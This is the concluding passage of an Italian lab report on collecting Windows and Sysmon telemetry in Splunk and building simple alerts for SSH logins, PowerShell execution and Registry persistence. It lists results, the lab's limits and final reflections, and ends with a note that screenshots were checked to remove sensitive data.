


Figura 16 – Panoramica finale dei tre alert configurati nel laboratorio, relativi ai tre scenari analizzati: autenticazione SSH, esecuzione PowerShell e persistenza via Registry.

8. Risultati

Al termine del laboratorio è stato possibile:

- configurare la raccolta di eventi da un endpoint Windows verso Splunk;
- utilizzare Sysmon per ottenere una telemetria più dettagliata rispetto ai soli log di sistema;
- osservare e ricercare eventi relativi ad autenticazioni SSH, esecuzioni PowerShell e modifiche al registro;
- utilizzare SPL per filtrare e aggregare gli eventi;
- utilizzare rex per estrarre informazioni dal testo grezzo degli eventi OpenSSH;
- collegare gli scenari analizzati alle relative tecniche MITRE ATT&CK;
- sperimentare semplici condizioni di detection e segnalazione.

9. Limiti del laboratorio

Il progetto è stato mantenuto volutamente semplice e circoscritto agli scenari descritti. I risultati non devono essere interpretati come una valutazione completa della sicurezza di un ambiente reale.

Limite	Implicazione
Ambiente isolato e ridotto	Non rappresenta la complessità di una rete aziendale reale.
Pochi scenari	Le detection coprono solo le attività simulate nel progetto.
Regole semplici	Non sono state implementate logiche avanzate di correlazione o risposta automatizzata.
Telemetria dipendente dalla configurazione	Eventi e campi disponibili possono cambiare in base alla configurazione delle sorgenti.
Assenza di contesto aziendale	Un evento sospetto richiederebbe ulteriori informazioni per una valutazione completa.

10. Considerazioni finali

L'esercitazione ha permesso di vedere in modo concreto il percorso tra un'attività eseguita su un endpoint e la sua rappresentazione nei log. La parte più utile del lavoro è stata comprendere che la raccolta della telemetria è solo il primo passaggio: per ottenere informazioni utilizzabili è necessario sapere quali eventi osservare, quali campi sono disponibili e come interrogarli.

Splunk ha fornito un punto centrale per la ricerca e l'analisi, mentre Sysmon ha aggiunto una visibilità più dettagliata sulle attività del sistema Windows. La combinazione dei due strumenti ha reso possibile costruire scenari semplici ma riproducibili e verificare direttamente l'effetto delle attività sui log.

Il laboratorio rappresenta quindi una base pratica da approfondire, soprattutto per quanto riguarda la qualità della telemetria, la costruzione di detection più robuste, l'analisi del contesto e la gestione degli alert in scenari più vicini a quelli presenti in un ambiente reale.

Appendice — Nota sugli screenshot

Prima dell'inserimento nel documento, gli screenshot sono stati verificati per escludere la presenza di informazioni non necessarie, tra cui: indirizzi IP pubblici o dati appartenenti a sistemi reali, username personali o identificativi non necessari, password, token, API key o altre credenziali, hostname o nomi di sistemi da mantenere anonimi e, più in generale, informazioni di rete non pertinenti al laboratorio. Ogni immagine è accompagnata da una didascalia che indica cosa viene mostrato e quale elemento del test permette di verificare.